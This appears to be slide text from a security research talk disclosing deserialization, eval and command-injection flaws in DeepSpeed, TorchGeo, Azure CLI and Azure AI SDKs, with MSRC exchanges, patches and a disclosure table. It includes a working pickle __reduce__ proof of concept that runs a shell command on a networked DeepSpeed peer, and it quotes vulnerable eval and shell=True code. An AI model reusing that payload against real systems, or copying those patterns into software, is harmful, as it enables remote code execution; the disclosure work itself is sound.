619 def init_distributed(dist_backend=None,
620                      auto_mpi_discovery=True,
621                      distributed_port=TORCH_DISTRIBUTED_DEFAULT_PORT,
622                      verbose=True,
623                      timeout=default_pg_timeout,
624                      init_method=None,
625                      dist_init_required=None,
626                      config=None,
627                      rank=-1,
628                      world_size=-1):
629     ''' Initialize dist backend, potentially performing MPI discovery if needed

642     global cdb
643
644     configure(deepspeed_config=config)
```

```
119 def recv_obj(sender: int) -> typing.Any:
120     """Receive an arbitrary python object from ``sender``.
121
122     WARN: This incur a CPU <-> GPU transfers and should be used sparingly
123     for performance reasons.
124
125     Args:
126         sender (int): The rank sending the message.
127     """
128     # Get message meta
129     length = torch.tensor([0], dtype=torch.long).to(get_accelerator().device_name())
130     dist.recv(length, src=sender)
131
132     # Receive and deserialize
133     msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
134     dist.recv(msg, src=sender)
135
136     msg = pickle.loads(msg.cpu().numpy().tobytes())
```

Pickle Deserialization

Oversight #5: Inherit from PyTorch

```
132     # Receive and deserialize
133     msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
134     dist.recv(msg, src=sender)
```

deepspeed.comm.recv()




TorchBackend.recv()

```
90  class TorchBackend(Backend):
91      """
92      A light-weight wrapper class for torch.distributed API.
93      Only a subset of functions are wrapped. Once the init_process_group
94      is initialized, standard torch.distributed.* can be used directly
95      so no need to wrap all the functions. We can keep adding wrappers as
96      needed.
97      """
```

Oversight #5: Distributed Computing



```
265  backend_type_map: Dict[str, ProcessGroup.BackendType] = {  
266      UNDEFINED: ProcessGroup.BackendType.UNDEFINED,  
267      GL00: ProcessGroup.BackendType.GL00,  
268      NCCL: ProcessGroup.BackendType.NCCL,  
269      UCC: ProcessGroup.BackendType.UCC,  
270      MPI: ProcessGroup.BackendType.MPI,  
271  }
```



Oversight #5: Multiprocessing in PyTorch



Docs > Multiprocessing package - torch.multiprocessing



Multiprocessing package - torch.multiprocessing

`torch.multiprocessing` is a wrapper around the native `multiprocessing` module.

It registers custom reducers, that use shared memory to provide shared views on the same data in different processes. Once the tensor/storage is moved to `shared_memory` (see `share_memory_()`), it will be possible to send it to other processes without making any copies.

Oversight #5: Multiprocessing in PyTorch



Authentication keys

The known issue in PyTorch's Distributed

When one uses [Connection.recv](#), the data received is automatically unpickled. Unfortunately unpickling data from an untrusted source is a security risk. Therefore [Listener](#) and [Client\(\)](#) use the [hmac](#) module to provide digest authentication.

An authentication key is a byte string which can be thought of as a password: once a connection is established both ends will demand proof that the other knows the authentication key. (Demonstrating that both ends are using the same key does **not** involve sending the key over the connection.)

If authentication is requested but no authentication key is specified then the return value of `current_process().authkey` is used (see [Process](#)). This value will be automatically inherited by any [Process](#) object that the current process creates. This means that (by default) all processes of a multi-process program will share a single authentication key which can be used when setting up connections between themselves.

Suitable authentication keys can also be generated by using [os.urandom\(\)](#).

Oversight #5: Torch.Distributed Differs



The `torch.distributed` package provides PyTorch support and communication primitives for multiprocess parallelism across several computation nodes running on one or more machines. The class `torch.nn.parallel.DistributedDataParallel()` builds on this functionality to provide synchronous distributed training as a wrapper around any PyTorch model. This differs from the kinds of parallelism provided by Multiprocessing package - `torch.multiprocessing` and `torch.nn.DataParallel()` in that it supports multiple network-connected machines and in that the user must explicitly launch a separate copy of the main training script for each process.

Enable Network Communication

Oversight #5: Threat Model



Oversight #5: PoC Demo



Victim

```
pzhou@python-machine: ~/DeepSpeed$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:6d:39:ff:c4 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.3.205 netmask 255.255.255.0 broadcast 192.168.3.255
    inet6 fe80::7e84:e69f:9e2:fb4b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e9:00:86 txqueuelen 1000 (Ethernet)
    RX packets 2355168 bytes 3443191099 (3.4 GB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 258849 bytes 17956066 (17.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18824 bytes 1213357 (1.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18824 bytes 1213357 (1.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pzhou@python-machine: ~/DeepSpeed$ export GLOO_SOCKET_IFNAME=ens33
pzhou@python-machine: ~/DeepSpeed$ export MASTER_PORT=29500
pzhou@python-machine: ~/DeepSpeed$ ls /tmp/hacked
ls: cannot access '/tmp/hacked': No such file or directory
pzhou@python-machine: ~/DeepSpeed$ cat victim.py
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://192.168.3.205:29500", rank=0, world_size=2, auto_mpi_discovery=False)
p2p.recv_obj(sender=1)
pzhou@python-machine: ~/DeepSpeed$ ifconfig
```

Attacker

```
pzhou@littlepotato-Latitude-7490: ~/bug-bounty/DeepSpeed/PoC$ ifconfig
eno1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether b8:85:84:c6:4d:25 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0x92d80000-92da0000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3339064 bytes 358227531 (358.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3339064 bytes 358227531 (358.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.3.169 netmask 255.255.255.0 broadcast 192.168.3.255
    inet6 fe80::959f:955c:40f5:93b0 prefixlen 64 scopeid 0x20<link>
    ether 48:5f:99:95:52:cf txqueuelen 1000 (Ethernet)
    RX packets 8906344 bytes 3377747895 (3.3 GB)
    RX errors 0 dropped 36 overruns 0 frame 0
    TX packets 1671751 bytes 1243860835 (1.2 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pzhou@littlepotato-Latitude-7490: ~/bug-bounty/DeepSpeed/PoC$ export GLOO_SOCKET_IFNAME=wlp1s0
pzhou@littlepotato-Latitude-7490: ~/bug-bounty/DeepSpeed/PoC$ export MASTER_ADDR=192.168.3.205
pzhou@littlepotato-Latitude-7490: ~/bug-bounty/DeepSpeed/PoC$ cat attacker.py
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

class payload:
    def __reduce__(self):
        return (__import__('os').system, ("touch /tmp/hacked",))

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://192.168.3.205:29500", rank=1, world_size=2, auto_mpi_discovery=False)
p2p.send_obj(msg=payload(), dest=0)
pzhou@littlepotato-Latitude-7490: ~/bug-bounty/DeepSpeed/PoC$
```

Get the video at: https://zpbrent.github.io/pocs/deepspeed/remote_demo.mp4

Oversight #5: Local or Remote?



MSRC response

Hi Peng!

Thanks again for reporting this to us. After further investigation, we still found this to require access through the local network, as calling 192.168.x.x is not possible from the external internet. This access requires man-in-the-middle connection or guessing a wifi password, etc. which is why this is assessed as a low severity based on our [bug bar](#).


Oversight #5: Local or Remote?



```
export MASTER_PORT=xxx  
export GLCO_SOCKET_IFNAME=xxx
```

Maybe, some misunderstanding or the victims rarely use DeepSpeed like this way!

Oversight #5: Recall the 1-Click Trick



0-click local -> 1-click remote

Oversight #5: Idea to Remote PoC



Gloo/MPI/NCCL

Web Socket

Pickle String



Reverse Engineering



JavaScript



Payload

Oversight #6: TorchGeo for Geospatial Data



```
from torch.utils.data import DataLoader


from torchgeo.datamodules.utils import collate_fn_detection
from torchgeo.datasets import VHR10

# Initialize the dataset
dataset = VHR10(root="...", download=True, checksum=True)

# Initialize the dataloader with the custom collate function
dataloader = DataLoader(
    dataset,
    batch_size=128,
    shuffle=True,
    num_workers=4,
    collate_fn=collate_fn_detection,
)

# Training loop
for batch in dataloader:
    images = batch["image"] # list of images
    boxes = batch["boxes"] # list of boxes
    labels = batch["labels"] # list of labels
    masks = batch["masks"] # list of masks

    # train a model, or make predictions using a pre-trained model
```



TorchGeo: datasets, samplers, transforms, and pre-trained models for geospatial data

Oversight #6: Vulnerable Code

```
102  ▼  def get_weight(name: str) -> WeightsEnum:
103      """Get the weights enum value by its full name.
104
105      .. versionadded:: 0.4
106
107      Args:
108          name: Name of the weight enum entry.
109
110      Returns:
111          The requested weight enum.
112      """
113      return eval(name)
```

Oversight #6: Copy-and-Paste

Removing eval in model weight API #2323

 Merged adamjstewart merged 7 commits into `main` from `bugfix` on Sep 28

 Conversation 5  Commits 7  Checks 18  Files changed 2



calebrob6 commented on Sep 27 • edited

Member

Removing use of eval.

@nlsle -- do you remember what the use case for eval was? If not, I say we replace all instances of `get_weight` with `get_model_weights` and remove `get_weight`. Nevermind, I understand it now.

`get_weight(...)` allows a user to pass a string "ResNet18_Weights.LANDSAT_ETM_SR_MOCO" and get back the object `ResNet18_Weights.LANDSAT_ETM_SR_MOCO_WeightEnum`. Previously we did this with `eval("ResNet18_Weights.LANDSAT_ETM_SR_MOCO")` which is *bad*. This proposed fix simply iterates through all available WeightEnums to look for matches and has the benefit of raising an error that makes sense if there is no match (vs. the `eval(...)` which would do whatever).



adamjstewart commented on Sep 27

Collaborator

Most of this API was copied from torchvision, let me check what their code looks like these days.



adamjstewart commented on Sep 27

Collaborator

I wonder if we can use torchvision's `@register_model` decorator and remove this entire file. Timm also has a way to register models, although I don't know how compatible it is. But it would let us easily use our custom models in our trainers.



Oversight #6: Copy-and-Paste



calebrob6 commented on Sep 28

Member

Author


...

I looked at the torchvision version (https://github.com/pytorch/vision/blob/main/torchvision/models/_api.py#L108) and it seems more hacky than what I've implemented here. I updated the PR description with more details.




```
108  def get_weight(name: str) -> WeightsEnum:
118      try:
119          enum_name, value_name = name.split(".")
120      except ValueError:
121          raise ValueError(f"Invalid weight name provided: '{name}'.")
122
123      base_module_name = ".".join(sys.modules[__name__].__name__.split(".")[:-1])
124      base_module = importlib.import_module(base_module_name)
125      model_modules = [base_module] + [
126          x[1]
127          for x in inspect.getmembers(base_module, inspect.ismodule)
128          if x[1].__file__.endswith("__init__.py") # type: ignore[union-attr]
129      ]
130
131      weights_enum = None
132      for m in model_modules:
133          potential_class = m.__dict__.get(enum_name, None)
134          if potential_class is not None and issubclass(potential_class, WeightsEnum):
135              weights_enum = potential_class
136              break
137
138      if weights_enum is None:
139          raise ValueError(f"The weight enum '{enum_name}' for the specific method couldn't be retrieved.")
140
141      return weights_enum[value_name]
```

Oversight #7-9: Multiple Command Injection



```
75  ✓ def run_cli_cmd(cmd, retry=0, interval=0, should_retry_func=None):
76      '''Run a CLI command
77      :param cmd: The CLI command to be executed
78      :param retry: The times to re-try
79      :param interval: The seconds wait before retry
80      ...
81      import json
82      import subprocess
83
84      output = subprocess.run(cmd, shell=True, check=False,
85                              stderr=subprocess.PIPE, stdout=subprocess.PIPE)
86      logger.debug(output)
87      if output.returncode != 0 or (should_retry_func and should_retry_func(output)):
88          if retry:
89              time.sleep(interval)
90              return run_cli_cmd(cmd, retry - 1, interval)
91      err = output.stderr.decode(encoding='UTF-8', errors='ignore')
92      raise CLIInternalError('Command execution failed, command is: '
93                             '{}', error message is: \n {}'.format(cmd, err))
94
95      try:
96          return json.loads(output.stdout.decode(encoding='UTF-8', errors='ignore')) if output.stdout else None
97      except ValueError as e:
98          logger.debug(e)
99          return output.stdout or None
```

Oversight #7-9: Secure Cases in Codebase



Mitigating Security Vulnerability When Calling Subsystem Commands

There are several aspects of security practices that developers need to have in mindset to safeguard their cli modules from command injection attacks.

Cli Centralized Subsystem Executing

Azure cli provides a centralized function `run_cmd` adapted from official `subprocess.run`, with necessary argument covered and illegal input blocking enforced.

What developers need to do is:

1. `from azure.cli.core.util import run_cmd`
2. replace `subprocess.run` (or `Popen` or `check_call` or `check_output` or `call`) with `run_cmd`.
3. construct cmd args as array like: `[executable, arg0, arg1, arg2, ...]`

Coordinated Disclosure with MSRC

Vul. / Tool@Version	MSRC Assessment			Patch
	Severity	Impact	Acknowledgement	
AFW / Prompt Flow@1.15.0	Moderate			promptflow/pull/3784
CMD Inject / Prompt Flow@1.15.0	Important	RCE	Online Service, Sep. 2024	promptflow/pull/3685
CMD Inject / Azure-CLI@2.63.0	Important	LPE	CVE-2024-43591	azure-cli/pull/29798
CMD Inject / AzDev@v0.1.77	Important	RCE	Online Service, Sep. 2024	azure-cli-dev-tools/pull/470
CMD Inject / Azure-CLI@2.64.0	Moderate		Online Service, Sep. 2024	azure-cli-extensions/pull/7983
Code Inject / Azure-AI-Generative@1.0.0b8	Moderate		Online Service, Sep. 2024	azure-sdk-for-python/pull/37297
Deserialization / DeepSpeed@0.15.1	Low		Online Service, Oct. 2024 (via ProtectAI)	DeepSpeed/pull/6547
CMD Inject / DeepSpeed@v0.15.1	Low		Online Service, Oct. 2024 (via ProtectAI)	
Code Inject / TorchGeo@v0.6.0	Important	RCE	CVE-2024-49048	torchgeo/pull/2323
Code Inject / Azure-AI-Generative@1.0.0b9	Important	RCE	Online Service, Oct. 2024	azure-sdk-for-python/pull/37678

Agenda

- The Flow for Azure MLOps
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Patch with Oversight #1


```
270     # Default stop to end token if not provided
271     if not stop:
272         stop = []
273     # Else if stop sequence is given as a string (Ex: "["\\n", "<im_end>"]"), convert
274     elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275         stop = eval(stop)
276     elif type(stop) is str:
277         stop = [stop]
278     self.stop: List = stop # type: ignore[assignment]
```

← azure-ai-generative_1.0.0b8

Patch

azure-ai-generative_1.0.0b9 ⇒

```
271     # Default stop to end token if not provided
272     if not stop:
273         stop = []
274     # Else if stop sequence is given as a string (Ex: "["\\n", "<im_end>"]"), convert
275     elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
276         stop = ast.literal_eval(stop)
277     elif type(stop) is str:
278         stop = [stop]
279     self.stop: List = stop # type: ignore[assignment]
```



Patch with Oversight #1

azure-ai-generative_1.0.0b7 ⇒ azure-ai-generative_1.0.0b8

```
7  def parse_single_sample(response: dict, selected_metrics: dict) -> list:
8      selected_label_keys = selected_metrics["safety_metrics"]
9      parsed_response = []
10     for key in response:
11         harm_type = key.replace("_fairness", "_unfairness")
12         if selected_label_keys[harm_type]:
13             parsed_harm_response = {}
14             try:
15                 harm_response = eval(response[key])
16             except NameError as e:
17                 # fix the eval error if there's "true" in the response
18                 m = re.findall("name '(.)' is not defined", str(e))
19                 if m:
20                     for word in m:
21                         response[key] = response[key].replace(word,
22                                                                    word.title())
23                 harm_response = eval(response[key])
```

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```
7  def parse_single_response(response: dict) -> list:
8      parsed_response = []
9      for key in response:
10         harm_type = key.replace("generic", "gpt")
11         parsed_harm_response = {}
12         try:
13             harm_response = eval(response[key])
```

```
24  @tool
25  def construct_groundedness_requests(parsed_chat: dict) -> str:
26      num_turns = len(parsed_chat["questions"])
27      request_bodies = []
28      for i in range(num_turns):
29         question = parsed_chat["questions"][i]
30         answer = parsed_chat["answers"][i]
31         try:
32             retrieved_documents = eval(
33                 parsed_chat["retrieved_documents"][i])
```

